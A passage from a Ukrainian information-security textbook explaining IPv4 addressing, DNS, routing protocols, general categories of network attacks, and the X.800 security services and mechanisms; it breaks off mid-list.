Організаційні одиниці, з яких будується Інтернет, називають *автономними системами* (Autonomous System). Автономні системи — це сукупності мереж, що перебувають під єдиним адміністративним керуванням. Як правило, автономною системою керує один великий провайдер. Визначальною рисою сучасної структури Інтернету є те, що автономні системи безпосередньо пов'язуються між собою, утворюючи мережу з комірковою топологією. Усім автономним системам централізовано присвоюють 16-розрядні номери, які ніяк не пов'язані з префіксами IP-адрес мереж, що входять в автономну систему.

Автономні системи об'єднуються шлюзами, які називають *зовнішніми маршрутизаторами* (Exterior Gateway), або *граничними маршрутизаторами* (Border Gateway). Усередині кожна автономна система може мати складну топологію, утворену з кількох окремих мереж, об'єднаних внутрішніми маршрутизаторами (Interior Gateway).

15.2.2. Адресація

Загалом у стеку протоколів TCP/IP використовують три типи адрес [113]:

- локальні, або апаратні, адреси, що застосовують для адресації в межах підмережі (частіше це MAC-адреси);
- мережні, або IP-адреси, які однозначно ідентифікують вузол у межах усієї IP-мережі;
- доменні імена — символьні адреси, зручні для використання.

Транспортування пакета в IP-мережі здійснюється за його IP-адресою, а передавання пакета всередині кожної з підмереж — за локальною. Якщо адресу призначення було вказано як доменне ім'я, що типово для роботи користувача в Інтернеті, то для відправлення пакета необхідно спочатку визначити IP-адресу.

Отже, коли користувачі та прикладні програми звертаються до Інтернету, здійснюються перетворення адрес двох типів:

- визначення IP-адреси за доменним іменем;
- визначення локальної адреси за IP-адресою.

Обидва перетворення можуть спричинити порушення безпеки, оскільки створюють умови для зловмисного підмінювання адрес. Насправді вузлів в Інтернеті так багато, що підтримувати актуальні таблиці адрес на кінцевих вузлах і вузлах комутації неможливо. Тому для перетворення доменних імен на IP-адреси (та навпаки) створено так звану систему доменних імен (Domain Name System, DNS).

IP-адреси в Інтернеті

Протокол мережного рівня, який застосовують в Інтернеті, — це протокол IP версії 4 (IPv4). Далі мова йтиме про адресацію, яку використовують саме у цьому протоколі.

IP-адреса має довжину 4 байти (октети) і записується у вигляді чотирьох десяткових чисел, розділених крапками. IP-адресу поділяють на дві логічні частини: *старша — номер мережі, молодша — номер вузла в мережі*. Завдяки цьому здійснюється передавання пакета в об'єднаній мережі; спочатку аналізується старша частина адреси і лише на останньому етапі, всередині мережі призначення, пакет спрямовується конкретному адресату.

Поділ IP-адреси на номер мережі та номер вузла здійснюється на підставі значень кількох старших бітів IP-адреси. За ними визначається так званий клас мережі. У мережі класу A номер мережі становить 1 октет, а номер вузла — 3 октети. При цьому є всього 126 мереж класу A з номерами від 1 до 126, кожна з яких може містити до $2^{24} - 2 = 16\,777\,214$ вузлів. У мережі класу B для номеру мережі та номеру вузла відведено по 2 октети. У мережі класу C номер мережі займає 3 октети, а номер вузла — 1 (кожна така мережа може містити лише $2^8 - 2 = 254$ вузли). У табл. 15.4 наведено основні характеристики різних класів адрес [113].

Таблиця 15.4. Характеристики IP-адрес різних класів

Клас	Старші біти	Найменший номер мережі	Найбільший номер мережі	Примітка
A	0	1.0.0.0	126.0.0.0	
B	10	128.0.0.0	191.255.0.0	
C	110	192.0.1.0	223.255.255.0	
D	1110	224.0.0.0	239.255.255.255	Групові адреси
E	11110	240.0.0.0	247.255.255.255	Зарезервовані

Ані номер мережі, ані номер вузла не можуть складатися лише з самих нулів або одиниць. Якщо поле номера вузла заповнене одиницями, то такий пакет є *широкомовним* (рос. — широковещательным, англ. — broadcast); його отримують усі вузли із заданої мережі. Є ще й спеціальні номери мереж. Наприклад, якщо старший октет адреси дорівнює 127, ця адреса (Loopback) вказує на інтерфейс тієї машини, яка відправила пакет. Найпоширеніша з таких адрес — 127.0.0.1, хоча можна використовувати й інші. За стандартами Інтернету виділено діапазони адрес для локальних мереж, і пакети з такими адресами за жодних обставин не можна обробляти маршрутизаторами Інтернету. Для мереж класу A — це одна мережа 10.0.0.0, для мереж класу B — 16 номерів мереж від 172.16.0.0 до 172.31.0.0, а у класі C — це 256 мереж від 192.168.0.0 до 192.168.255.0.

Поділ IP-адреси на чотири байти та інтерпретація кожного з них як окремого числа — це лише форма запису, насправді ж IP-адреса — це єдине 32-розрядне двійкове число. Для раціональнішого використання адресного простору замість стандартних визначених класів мереж використовують так звані *маски підмереж*. Маска має вигляд неперервної послідовності одиниць, які відповідають розрядам IP-адреси, що задають номер мережі, за якою йде неперервна послідовність нулів, що відповідають розрядам IP-адреси, які задають номер вузла. Маску записують так само, як і IP-адресу. Наприклад, для мережі класу C маску записують як 255.255.255.0. Але у масці кількість одиниць не обов'язково має бути кратною 8. Так, коректною є маска 255.255.240.0 (20 одиниць і 12 нулів). З такою маскою

адресу 77.122.125.113 буде інтерпретовано як номер мережі 77.122.112.0 і номер вузла 0.0.13.113, а без цієї маски — як адреса класу A, тобто номер мережі 77.0.0.0 і номер вузла 0.122.125.113. Маски широко застосовують у маршрутизації для структурування мереж і виділення старшої частини адреси, так званого *префікса*, а також для зменшення об'ємів таблиць і підвищення продуктивності маршрутизаторів.

Нестача простору IP-адрес для Інтернету почала даватися взнаки вже досить давно. Тому в наступній версії протоколу IP, а саме IPv6, адресний простір було радикально розширено, а саму адресу структуровано. Детальніше нові можливості протоколу IPv6 розглянуто в розділі 16.

Доменні імена

Тепер розглянемо доменні імена. Їх використання пов'язане не лише з особливостями сприйняття імен користувачами, яким значно легше запам'ятовувати і використовувати слова, ніж набори чисел. Ще одна перевага доменних імен полягає в тому, що вони утворюють логічно структурований простір імен, за допомогою яких можна отримати інформацію про належність того чи іншого ресурсу Інтернету до певної організації або країни.

Доменні імена не завжди однозначно відповідають IP-адресам. Одній IP-адресі може відповідати кілька різних доменних імен, наприклад, коли різні ресурси фізично розміщені на одному сервері. Може статися, що одне доменне ім'я відповідає кільком IP-адресам, наприклад, коли для деякого ресурсу здійснюється розподіл навантаження між кількома серверами.

Доменні імена утворюють ієрархію у вигляді деревоподібної структури. Корінь дерева позначається символом крапки (.). Доменне ім'я містить щонайменше дві символьні частини (які називають мітками). Мітки відокремлюються одна від одної крапками. Ім'я записується від наймолодшої мітки (ліворуч) до найстаршої (праворуч). Найстарша мітка позначає так званий *домен верхнього рівня*. У системі доменних імен *доменом* (Domain) називають зону, виділену певній країні, організації тощо. Кожна наступна мітка (справа наліво) позначає домен, ієрархічно підпорядкований попередньому. У цьому контексті такий домен називають *піддоменом* (Subdomain). Загалом структура доменних імен подібна до ієрархічної файлової системи, де кожний каталог може мати свої підкаталоги.

Ієрархічна структура доменних імен відіграє важливу роль у забезпеченні унікальності імен в Інтернеті. Кореневим доменом керує центр InterNIC. Домени верхнього рівня призначають для кожної країни (наприклад, ua — для України, ru — для Російської Федерації), а також для певних типів організацій (наприклад, com — для комерційних структур, edu — для навчальних закладів, gov — для урядових організацій, org — для некомерційних організацій, net — для організацій, що підтримують мережі). Кожний домен адмініструє певна призначена для нього організація, яка, у свою чергу, розбиває його на піддомени і передає функції та відповідальність за адміністрування цих піддоменів іншим організаціям. Під адмініструванням тут слід розуміти, насамперед, розподіл доменних імен.

Теоретично поділ на піддомени може досягати углиб 127 рівнів, а будь-яка мітка може містити до 63 символів, але загальна довжина *повного доменного імені*

(Fully Qualified Domain Name, FQDN) разом із точками не може перевищувати 254 символів. На практиці ж реєстратори доменних імен застосовують більш суворі обмеження.

Служба доменних імен

Спочатку перетворення доменних імен на IP-адреси здійснювалося за допомогою спеціального файлу DHOSTS.TXT, який підтримувався централізовано і копії якого вручну завантажувалися на кожну машину. Через зростання кількості хостів у Інтернеті такий механізм став неефективним, і на заміну йому прийшла централізована служба доменних імен, DNS.

DNS базується на розподіленій базі відображень доменне ім'я–IP-адреса. Для кожного домену імен створюється свій DNS-сервер. Він може зберігати відображення імен для всього домену з піддоменами, але найчастіше зберігає лише імена, що знаходяться на наступному за ним (знизу) рівні ієрархії. Відповідальність за піддомени делегується іншим серверам. Для підвищення стійкості системи використовують дублювання серверів. Є 13 розміщених по всьому світі кореневих серверів, адреси яких ніколи не змінюються.

Запити на відображення імен здійснюються за протоколом DNS типу клієнт–сервер. Цей протокол використовує на серверах TCP- або UDP-порт 53. Традиційно запити і відповіді надсилаються у вигляді однієї UDP-дейтаграми. TCP рекомендується використовувати, щоб запобігти підробленню відповіді зловмисниками. Запити бувають двох типів: ітеративні та рекурсивні.

Ітеративні запити здійснюються таким чином. Клієнт здійснює запит до найближчого DNS-сервера (як правило, адреса DNS-сервера задається у параметрах мережного з'єднання). Якщо сервер не знає відповіді на запит, він надсилає відповідь, яка містить адресу того сервера, до якого слід звернутися з цим запитом. Якщо той сервер також не знає відповіді, він теж надсилає адресу наступного DNS-сервера. Якщо сервер відповідає за домен, що не є піддоменом вказаного у запиті домену, він переадресує клієнта до сервера, розташованого рівнем вище в тому самому домені. Зрештою, запит може бути здійснений до одного з кореневих серверів. Кореневий сервер також може не знати відповіді, але він переадресує клієнта у необхідний домен верхнього рівня, а там запит буде переадресовано нижче й нижче за ієрархією, аж доки той не потрапить до сервера, що є авторитетним для вказаного у запиті домену.

Рекурсивні запити здійснюються до серверів у тій самій послідовності, що й ітеративні, але у відповідь на рекурсивний запит сервер не переадресовує клієнта до інших серверів, а повертає йому остаточну відповідь (IP-адресу або повідомлення про помилку). У разі рекурсивного запиту від клієнта сервер має взяти на себе зобов'язання послідовно здійснювати ітеративні запити або, що також імовірно, передати наступному DNS-серверу рекурсивний запит. Убудовані DNS-клієнти прикладних програм (наприклад, браузерів) здійснюють лише рекурсивні запити.

Для прискорення пошуку IP-адрес DNS-сервери застосовують процедуру кешування відповідей. Тому запит, як правило, не йде далі кеша DNS, який пам'ятає відповіді на запити, що проходили через нього раніше. Записи у кеші

зберігаються обмежений, але доволі тривалий проміжок часу (від кількох годин до кількох днів). Відтак у результаті змінення IP-адреси доступ до інтернет-ресурсу буде повністю відновлено лише після того, як на всіх серверах оновиться кеш DNS (на це потрібно близько двох діб).

15.2.3. Маршрутизація

Мережний рівень моделі взаємодії відкритих систем OSI служить для об'єднання кількох мереж, які можуть бути побудовані на основі різних технологій. Як уже зазначалося, мережі об'єднуються за допомогою маршрутизаторів — пристроїв, що здійснюють передавання пакета з однієї мережі в іншу. Щоб пакет досяг кінцевого вузла призначення, він має подолати певну кількість мереж, а отже, пройти через певні маршрутизатори. *Маршрут* (Route) — це послідовність маршрутизаторів, через які проходить пакет. Кожне пересилання пакета між маршрутизаторами (а також між маршрутизаторами і кінцевими вузлами) називають *хопом* (Hop). У загальному випадку є множина маршрутів, кожен з яких забезпечує доставлення пакета у потрібний кінцевий вузол. Тому постає проблема вибору найкращого маршруту, яку називають проблемою *маршрутизації* (Routing) [113, 124].

Алгоритми маршрутизації

Завдання вибору маршруту вирішують кінцеві вузли і маршрутизатори. Є дві групи алгоритмів вирішення цього завдання: *покрокова маршрутизація* і *маршрутизація від джерела.*

Покрокова маршрутизація передбачає, що кожний вузол сам приймає рішення щодо того, куди (в яку мережу, якому наступному вузлу) слід передавати пакет. Для прийняття такого рішення здійснюють аналіз інформації про наявні маршрути, що зводиться у спеціальну структуру — *таблицю маршрутизації.* Вибір маршруту з таблиці здійснюється за певним критерієм. Таким критерієм можуть бути відомості про імовірність затримки просування окремого пакета маршрутом, про середню пропускну здатність маршруту або, в найпростішому випадку, — про кількість транзитних вузлів, які має подолати пакет на шляху до кінцевого вузла. Формування таблиць маршрутизації є найважливішим процесом, який забезпечує ефективність обраних маршрутів. При цьому розрізняють алгоритми:

- фіксованої (статичної) маршрутизації;
- простої маршрутизації;
- адаптивної (динамічної) маршрутизації.

Фіксована маршрутизація передбачає, що таблиці маршрутизації адміністратори формують вручну. Такий алгоритм дуже часто застосовують на кінцевих вузлах мережі, оскільки вони, як правило, мають безпосередній вихід (у межах окремої мережі) на невелику кількість маршрутизаторів (часто — лише на один). Фіксовану маршрутизацію також застосовують у невеликих мережах, що мають небагато вузлів. Перевага фіксованої маршрутизації полягає у тому, що ймовірність несанкціонованого впливу на таблиці маршрутизації є дуже низькою, а недоліком є нездатність автоматично реагувати на змінення стану мережі (наприклад, вихід із ладу окремих вузлів), що може зробити недоступними деякі мережі.

Проста маршрутизація здійснюється без участі спеціальних протоколів, а іноді навіть за відсутності таблиць маршрутизації. За таких обставин може бути застосовано:

- випадкову маршрутизацію, коли пакет відправляється у будь-якому напрямку, за винятком того, з якого він надійшов;
- лавинну маршрутизацію, коли пакет відправляється одразу в усіх напрямках, крім того, з якого надійшов (застосовують лише в тому разі, коли розмноження пакетів — припустиме);
- маршрутизацію за попереднім досвідом (як і комутація за алгоритмом мосту), коли маршрутизатор запам'ятовує напрямки, в яких пакети було надіслано і успішно доставлено.

Проста маршрутизація не характерна для мереж TCP/IP і може бути застосована лише із значними обмеженнями.

Адаптивна маршрутизація є основним видом маршрутизації у великих мережах. Вона передбачає використання спеціальних протоколів, за якими маршрутизатори обмінюються між собою інформацією для створення і постійної підтримки таблиць маршрутизації в актуальному стані. Будь-які змінення в мережі, що впливають на маршрути (відключення вузлів, вихід із ладу каналів зв'язку, поява нових вузлів і каналів), автоматично відпрацьовуються і викликають необхідні змінення таблиць маршрутизації. Адаптивна маршрутизація може здійснюватися за розподіленими і централізованими алгоритмами.

Розподілені алгоритми передбачають, що всі маршрутизатори беруть однакову участь у побудові таблиць маршрутизації. Кожний маршрутизатор створює власну таблицю на основі інформації, яку він отримує від інших маршрутизаторів. Найчастіше використовують дистанційно-векторні алгоритми і алгоритми стану зв'язків.

У разі використання *дистанційно-векторних алгоритмів* (Distance Vector Algorithms, DVA) маршрутизатори фактично розсилають один одному свої таблиці маршрутизації. Прикладом протоколу маршрутизації, що реалізує дистанційно-векторний алгоритм, є RIP (Routing Information Protocol), стандарт якого описано у документі RFC-2453 [125].

Застосовуючи *алгоритми стану зв'язків* (Link State Algorithms, LSA), маршрутизатори спочатку будують модель мережі у вигляді графа, задля чого вони обмінюються відомою їм інформацією про топологію мережі. Після цього вони надсилають один одному лише дуже маленькі повідомлення, що містять інформацію про змінення стану мережі чи про їх відсутність. Прикладом протоколу маршрутизації, що реалізує алгоритм стану зв'язків, є OSPF (Open Shortest Path First), стандарт якого описано у RFC-2328 [126].

Крім покрокової маршрутизації використовують алгоритм визначення маршруту на кінцевому вузлі. Після визначення маршруту його задають у заголовку пакета, і всі транзитні вузли (маршрутизатори) дотримуються заданого маршруту під час просування пакета мережею. Такий спосіб називають маршрутизацією від джерела (Source Routing). Зазначимо, що маршрутизація від джерела багато в чому подібна до роботи мереж із комутацією каналів або мереж із встановленням

віртуальних каналів. Із міркувань безпеки саме такий алгоритм є більш прийнятним, оскільки, по-перше, дає змогу контролювати реальний маршрут пакета, а по-друге, суттєво ускладнює несанкціоноване змінення маршруту порушниками. Такий режим було передбачено у протоколі IPv4, а в подальшому суттєво розвинено у протоколі IPv6 (див. розділ 16).

Централізований алгоритм передбачає, що в мережі є виділений *сервер маршрутів*, до якого маршрутизатори звертаються за інформацією про топологію мережі та доступні маршрути. Сервер маршрутів створює таблиці для всіх маршрутизаторів мережі та розсилає їх, щоб просування пакетів здійснювалося за принципом покрокової маршрутизації. Однак він може організовувати і маршрутизацію від джерела: тоді дані маршрутизації розсилаються кінцевим вузлам і граничним маршрутизаторам. У мережі можуть функціонувати кілька серверів маршрутів, кожний при цьому керує деякою групою маршрутизаторів. Прикладом протоколу, що базується на централізованому алгоритмі, є NHRP (Next Hop Resolution Protocol), який описано у RFC-2332 [127].

Зовнішні й внутрішні протоколи маршрутизації в Інтернеті

Головною метою визначення автономних систем в Інтернеті було забезпечення ієрархічного підходу до маршрутизації, що мало сприяти зростанню швидкості обробляння пакетів і підвищенню надійності їх доставляння. Маршрутизація пакетів здійснюється на трьох рівнях.

- Нижній рівень — доставляння пакета всередині окремої мережі. Залежно від технології мережі маршрутизація здійснюється комутацією каналу від одного маршрутизатора до іншого (чи до кінцевого вузла), використанням виділеного каналу, утворенням віртуального каналу або комутацією пакетів (на канальному рівні моделі OSI).
- Середній рівень — маршрутизація на рівні мереж. На ранній стадії розвитку Інтернету цей рівень був найвищим. На ньому маршрут визначає послідовність проходження мереж.
- Верхній рівень — маршрутизація на рівні автономних систем. Виокремлення цього рівня дає змогу значно скоротити опис маршруту і зменшити обсяг таблиць маршрутизації. Оскільки маршрут обирається як послідовність автономних систем, маршрутизатори, що працюють на цьому рівні (нагадаємо, що це зовнішні, або граничні маршрутизатори), не захаращуватимуть свої таблиці відомостями про внутрішні маршрутизатори. Разом із тим внутрішні маршрутизатори, що прокладають маршрут на рівні мереж, використовуватимуть інформацію лише про маршрутизатори однієї автономної системи, всередині якої вони працюють. Маршрут, який вони прокладають, веде лише до граничного маршрутизатора (до виходу з автономної системи) або до кінцевого вузла.

Між зовнішніми маршрутизаторами Інтернету можна використовувати лише один протокол маршрутизації — той, що визнаний співтовариством Інтернету як стандартний для зовнішніх маршрутизаторів. Такий протокол називають *протоколом зовнішніх маршрутизаторів* (Exterior Gateway Protocol, EGP). Сьогодні цим стандартизованим протоколом є BGP-4 (Border Gateway Protocol — прото-

кол граничного маршрутизатора). Решту протоколів, які використовують усередині автономних систем, називають *протоколами внутрішніх маршрутизаторів* (Interior Gateway Protocols, IGP).

15.3. Загрози безпеці інформації у мережах

Комп'ютерні мережі через притаманні їм особливості створюють умови для виникнення численних загроз безпеці інформації. Розподіл ресурсів та інформації у просторі робить можливою наявність специфічного виду атак — так званих *мережних* (Network Attacks), або *віддалених*, атак (Remote Attacks) [15]. Під віддаленою атакою розуміють атаку на розподілену обчислювальну систему, що здійснюють програмні засоби каналами зв'язку. Така атака може бути здійснена на протоколи і мережні служби, а також на операційні системи та прикладні програми вузлів мережі.

Однією з основних причин потенційної вразливості мереж є принцип їхнього функціонування. Інформаційний обмін у мережі здійснюють за допомогою механізму повідомлень. Людина майже не бере участі в роботі мережі. У вузлах мережі розташовано апаратні та програмні засоби, які діють автоматично, без втручання оператора. Такі засоби призначені для передавання і приймання даних із мережі. Для цього вони мають відповідати на повідомлення-запити, що надходять із мережі та які регламентовано протоколами взаємодії. Спеціальним чином створені запити можуть викликати такі відповіді автоматичних засобів, які призводять до порушення політики безпеки. Крім того, атака може бути спрямованою не на комп'ютер у мережі, а на інформацію, що передається мережею.

Інтернет становить особливу небезпеку через свою доступність і глобальний масштаб. У цій мережі присутні та активно діють численні зловмисники — професіонали і просто допитливі підлітки, які знайшли інструменти зламу — доступне в мережі відповідне програмне забезпечення — і тепер намагаються їх випробувати. У глобальній мережі одночасно діють представники кримінальних структур, різних політичних партій і течій, правоохоронних органів і спецслужб різних країн. Атака на підключену до мережі систему може бути матеріально чи політично вмотивованою. А зловмисники, навіть якщо будуть вистеженими, можуть знаходитися в іншому правовому полі (в іншій державі) і бути недосяжними для покарання.

Стисло розглянемо типові вразливості розподілених систем. У документі «Інструкція із захисту базового рівня інформаційних технологій» («IT Baseline Protection Manual») [128] як типові атаки, що можуть бути застосовані для нападу на розподілені системи та які слід моделювати під час випробувань стійкості до них систем, названо такі:

- ✦ угадування паролів, або атаки за словником;
- ✦ реєстрація та маніпуляції з мережним трафіком;
- ✦ імпорт фальшивих пакетів даних;
- ✦ експлуатація відомих уразливостей програмного забезпечення (мови макросів, помилки в ОС, служби віддаленого доступу тощо).

Проаналізувавши успішні атаки на мережні системи, можна визначити причини, через які такі системи є вразливими [15]:

- використання спільного середовища передавання (наприклад, Ethernet, радіоканал);
- застосування нестійких алгоритмів ідентифікації віддалених активних і пасивних об'єктів;
- використання протоколів динамічної (адаптивної) маршрутизації;
- застосування алгоритмів віддаленого пошуку;
- можливість анонімного захоплення активним об'єктом багатьох фізичних або логічних каналів зв'язку.

З-поміж типових віддалених атак виокремлюють такі:

- аналіз мережного трафіку;
- підміна довіреного об'єкта в розподіленій системі;
- упровадження в розподілену систему фальшивого об'єкта через нав'язування фальшивого маршруту;
- упровадження в розподілену систему фальшивого об'єкта шляхом використання недоліків алгоритмів віддаленого пошуку;
- відмова в обслуговуванні.

15.4. Безпека взаємодії відкритих систем

Захищати інформацію так чи інакше мусять усі користувачі ІКС, зокрема й користувачі відкритих систем. При цьому різні користувачі та системи потребують різних рівнів захисту. Інколи високий ступінь захисту системи заважає здійснювати легкий доступ до неї. З одного боку, наявність засобів захисту може впливати на продуктивність системи в цілому, на зручність її використання, на взаємодію прикладних програм і загальне керування системою. З іншого боку, такі властивості відкритих систем, як здатність забезпечити спільну роботу з прикладними системами на локальних і віддалених платформах, а також мобільність застосувань, стають джерелом додаткових уразливостей, на кшталт небезпеки внесення вірусів і «троянських коней» або полегшення неавторизованого доступу.

Захист інформації в ІКС, реалізованих відповідно до технології відкритих систем, є проблемою, яку не так просто вирішити. Зараз частково розроблено стандарти (робота над їх створенням триває), спрямовані на забезпечення захисту інформації у відкритих системах, і відповідні механізми захисту [129–140]. Базовими документами у сфері захисту розподілених систем стали технічно узгоджені документи ISO/IEC 7498-2 [129] і Рекомендації CCITT (The International Telegraph and Telephone Consultative Committee) X.800 «Архітектура безпеки взаємодії відкритих систем для застосувань CCITT» [130]. Розглянемо більш докладно останній документ.

15.4.1. Сервіси безпеки

У рекомендаціях X.800 увагу закцентовано на таких функціях (сервісах) безпеки:

- автентифікація;
- керування доступом;
- конфіденційність даних;
- цілісність даних;
- унеможливлення відмови від авторства.

Розглянемо ці функції детальніше. Скрізь, де інше не вказано явно, йдеться про реалізацію сервісу безпеки, що надає послуги на певному рівні моделі OSI засобами цього ж рівня. «Дані користувача» у цьому розумінні — це дані, які є корисним навантаженням для окремого блоку даних або всієї послідовності блоків даних, тобто йдеться про дані протоколу вищого (вищих) рівня.

Автентифікація

Цей сервіс забезпечує автентифікацію сторін, що спілкуються (Communicating peer Entity), і автентифікацію джерела даних.

Автентифікацію сторін здійснюють у момент встановлення з'єднання та іноді під час передавання даних з метою підтвердження автентичності сутностей з'єднання. Завдяки використанню цього сервісу можна бути впевненим, що суб'єкт не влаштує «маскарад» і не використає повторно попередній несанкціонований сеанс зв'язку. Застосовують різні схеми автентифікації, які забезпечують різний ступінь захисту.

Автентифікація джерела даних — це підтвердження автентичності джерела блоку даних. Сервіс, який реалізують засобами певного рівня моделі OSI та надають для сутностей вищого рівня, підтверджує автентичність сутності цього ж таки рівня. Слід зауважити, що сервіс не забезпечує захист від повторення або пошкодження даних.

Керування доступом

Цей сервіс забезпечує захист від несанкціонованого використання ресурсів, доступних через взаємодію відкритих систем. Керування доступом може застосовуватися до різних типів доступу до ресурсу (наприклад, використання комунікаційного ресурсу, читання, записування або видалення інформаційного ресурсу, виконання ресурсу оброблення).

Конфіденційність даних

Цей сервіс забезпечує захист даних від їх несанкціонованого розкриття. Розрізняють кілька сервісів конфіденційності даних:

- конфіденційність даних під час обміну зі встановленням з'єднання — цей сервіс захищає всю інформацію користувачів, окрім даних щодо запиту на встановлення з'єднання (це залежатиме від рівня моделі OSI);
- конфіденційність даних під час обміну без встановлення з'єднання — цей сервіс захищає всю інформацію користувачів;

- конфіденційність окремих полів даних — цей сервіс забезпечує захист інформації в окремих обраних полях даних у сеансі зі встановленням з'єднання або без нього;
- конфіденційність трафіку — цей сервіс забезпечує захист інформації, яку отримують під час здійснення аналізу трафіку.

Цілісність даних

Цей сервіс спрямований на протидію активним загрозам. Розрізняють такі сервіси цілісності даних:

- цілісність даних під час обміну зі встановленням з'єднання з відновленням — цей сервіс забезпечує цілісність усіх даних користувача шляхом виявлення будь-якої модифікації даних (додавання, видалення та повторення) і здійснює спробу відновити дані;
- цілісність даних під час обміну зі встановленням з'єднання без відновлення — так само, як і попередній сервіс, забезпечує цілісність усіх даних, але без спроби їхнього відновлення;
- цілісність окремих полів даних під час обміну зі встановленням з'єднання — цей сервіс забезпечує цілісність окремих обраних полів даних у сеансі зі встановленням з'єднання і визначає, чи не було ці поля модифіковано (додано, видалено та повторено);
- цілісність даних під час обміну без встановлення з'єднання — цей сервіс на відміну від попередніх у разі його реалізації на певному рівні моделі OSI забезпечує цілісність даних за запитом сутності вищого рівня; сервіс забезпечує цілісність окремого блоку даних, що передається без встановлення з'єднання, і може визначати, чи було блок даних модифіковано, крім того він може виявляти дані, що повторюються;
- цілісність окремих полів даних під час обміну без встановлення з'єднання — цей сервіс забезпечує цілісність окремих обраних полів в окремому блоці даних, що передається без встановлення з'єднання, і визначає, чи було модифіковано обрані поля.

Унеможливлення відмови від авторства

Сервіс забезпечує такі можливості (кожну окремо або обидві разом):

- унеможливлення відмови від авторства з підтвердженням справжності джерела даних — цей сервіс захищає одержувача даних від будь-якої спроби відправника відмовитися від факту відправлення ним даних чи справжності їхнього вмісту;
- унеможливлення відмови від авторства з підтвердженням про отримання — цей сервіс сповіщає відправнику даних про їх отримання, що не дає одержувачу відмовитися від факту отримання даних або викривити їх.

У табл. 15.5 показано, на яких рівнях моделі OSI реалізують сервіси безпеки. Слід зазначити, що прикладні процеси можуть самі забезпечувати сервіси безпеки, що доповнюють або заміняють сервіси 7-го рівня.

Таблиця 15.5. Співвідношення сервісів безпеки і рівнів моделі ISO

Сервіс	Рівень						
	1	2	3	4	5	6	7
Автентифікація сторін			+	+			+
Автентифікація джерела даних			+	+			+
Керування доступом			+	+			+
Конфіденційність даних під час обміну зі встановленням з'єднання	+	+	+	+		+	+
Конфіденційність даних під час обміну без встановлення з'єднання		+	+	+		+	+
Конфіденційність окремих полів даних						+	+
Конфіденційність трафіку	+		+				+
Цілісність даних під час обміну зі встановленням з'єднання з відновленням				+			+
Цілісність даних під час обміну зі встановленням з'єднання без відновлення			+	+			+
Цілісність окремих полів даних під час обміну зі встановленням з'єднання							+
Цілісність даних під час обміну без встановлення з'єднання			+	+			+
Цілісність окремих полів даних під час обміну без встановлення з'єднання							+
Унеможливлення відмови від авторства з підтвердженням справжності джерела даних							+
Унеможливлення відмови від авторства з підтвердженням про отримання							+

15.4.2. Специфічні механізми безпеки

Реалізувати сервіси безпеки можна, впровадивши на певному рівні моделі OSI такі механізми:

- ✦ шифрування;
- ✦ цифровий підпис;
- ✦ керування доступом;
- ✦ контроль цілісності даних;
- ✦ автентифікаційний обмін;
- ✦ заповнення трафіку;
- ✦ керування маршрутом;
- ✦ нотаризація.

Шифрування

Цей механізм, який захищає окремі дані або потік даних (шифрування трафіку), може бути використаний іншими механізмами або може замінити деякі з них.

Застосовують симетричні й асиметричні алгоритми шифрування. (Різні алгоритми шифрування було розглянуто у розділі 3.)

Використання алгоритму шифрування майже завжди передбачає впровадження механізму керування ключами.

Цифровий підпис

Механізм цифрового підпису складається із двох процедур:

- підписання блоку даних;
- перевірки підписаного блоку даних.

Процедура *підписування блоку даних* полягає у шифруванні блоку даних або обчисленні криптографічної контрольної суми з використанням приватної (унікальної та конфіденційної) інформації користувача, що здійснює підпис.

Для *перевірки підписаного блоку даних* використовують процедури та інформацію, що є загальнодоступними, але з яких неможливо здобути приватну інформацію про того, хто підписує. Ця процедура, фактично, дає змогу перевірити, чи справді цифровий підпис було зроблено з використанням приватної інформації того, хто підписав блок даних.

Керування доступом

Ці механізми використовують ідентифікацію сутності або деяку інформацію про сутність (як належність до певної відомої множини сутностей), а також посвідчення, надане сутністю для визначення і встановлення її прав доступу. Якщо сутність намагається здійснити неавторизований (несанкціонований) доступ (використати неавторизований ресурс або недозволений метод доступу до авторизованого ресурсу), функція керування доступом перешкодить цьому і, можливо, згенерує повідомлення про інцидент (для ініціювання протидії або з метою аудита).

Механізми керування доступом можуть використовувати один чи кілька із зазначених нижче видів та джерел інформації:

- бази даних керування доступом, в яких зберігаються права доступу сутностей; ці бази підтримуються централізовано або на кінцевих системах; права доступу зберігаються у вигляді списків керування доступом або матриці ієрархічної чи розподіленої структури (використання бази даних керування доступом передбачає, що сутності перед цим було автентифіковано);
- інформація автентифікації, володіння якою і надання якої є доказом авторизації (наприклад, паролі);
- посвідчення, володіння якими і подання яких є доказом дозволу доступу до сутності або ресурсу, вказаних у посвідченні;
- мітки безпеки, асоційовані із сутностями (суб'єктами та об'єктами доступу), які використовують для надання або заборони доступу, як правило, на основі політики безпеки;
- момент часу, коли було здійснено спробу доступу;
- маршрут спроби доступу;
- тривалість спроби доступу.

Механізми керування доступом можуть бути задіяні на будь-якій із сторін, що здійснюють зв'язок, а також у проміжній точці. Механізми, задіяні у точці, яка ініціює доступ, і у проміжних точках, мають перевіряти, чи відправник авторизований для зв'язку з одержувачем та (або) для використання комунікаційних ресурсів. Якщо зв'язок було здійснено без встановлення з'єднання, вимоги механізму, реалізованого у кінцевій точці, мають бути відомими у точці, що ініціює доступ, апріорі.

Контроль цілісності даних

Є два аспекти цілісності:

- цілісність окремого блоку даних або поля інформації;
- цілісність потоку блоків даних або полів інформації.

Для забезпечення цих двох видів сервісу цілісності у загальному випадку можуть бути задіяні різні механізми, але контроль цілісності потоку без контролю окремих блоків даних (полів) не є практичним.

Контроль цілісності окремого блоку даних (поля) здійснюють як на стороні, що передає дані, так і на стороні, що їх приймає. На стороні, що передає, до блоку даних додається інформація, яка є функцією від цих даних (циклічна або криптографічна контрольна сума, яка також може бути зашифрованою). На стороні, що приймає, генерується аналогічна контрольна сума, яка в подальшому порівнюється з отриманою. Зауважте, цей механізм не здатний захистити від повторення блоків даних.

Перевірка цілісності потоку блоків даних (тобто захист від втрати даних, їх перевпорядкування, дублювання, вставляння та модифікації) вимагає додаткового впровадження порядкових номерів, часових штампів або криптографічного зв'язування (коли результат шифрування чергового блоку залежить від попереднього).

Під час здійснення зв'язку без встановлення з'єднання використання часових штампів надає обмежений захист від дублювання блоків даних.

Автентифікаційний обмін

Механізми автентифікаційного обміну впроваджуються на певному рівні моделі OSI для підтвердження автентичності сутності. Якщо механізм не підтверджує автентичність сутності, з'єднання забороняється або закривається вже встановлене з'єднання, при цьому може бути згенероване повідомлення про інцидент (для ініціювання протидії або з метою аудита). Автентифікаційний обмін здійснюють у кілька способів:

- використовуючи автентифікаційну інформацію (на кшталт паролів), яку надає відправник і перевіряє одержувач;
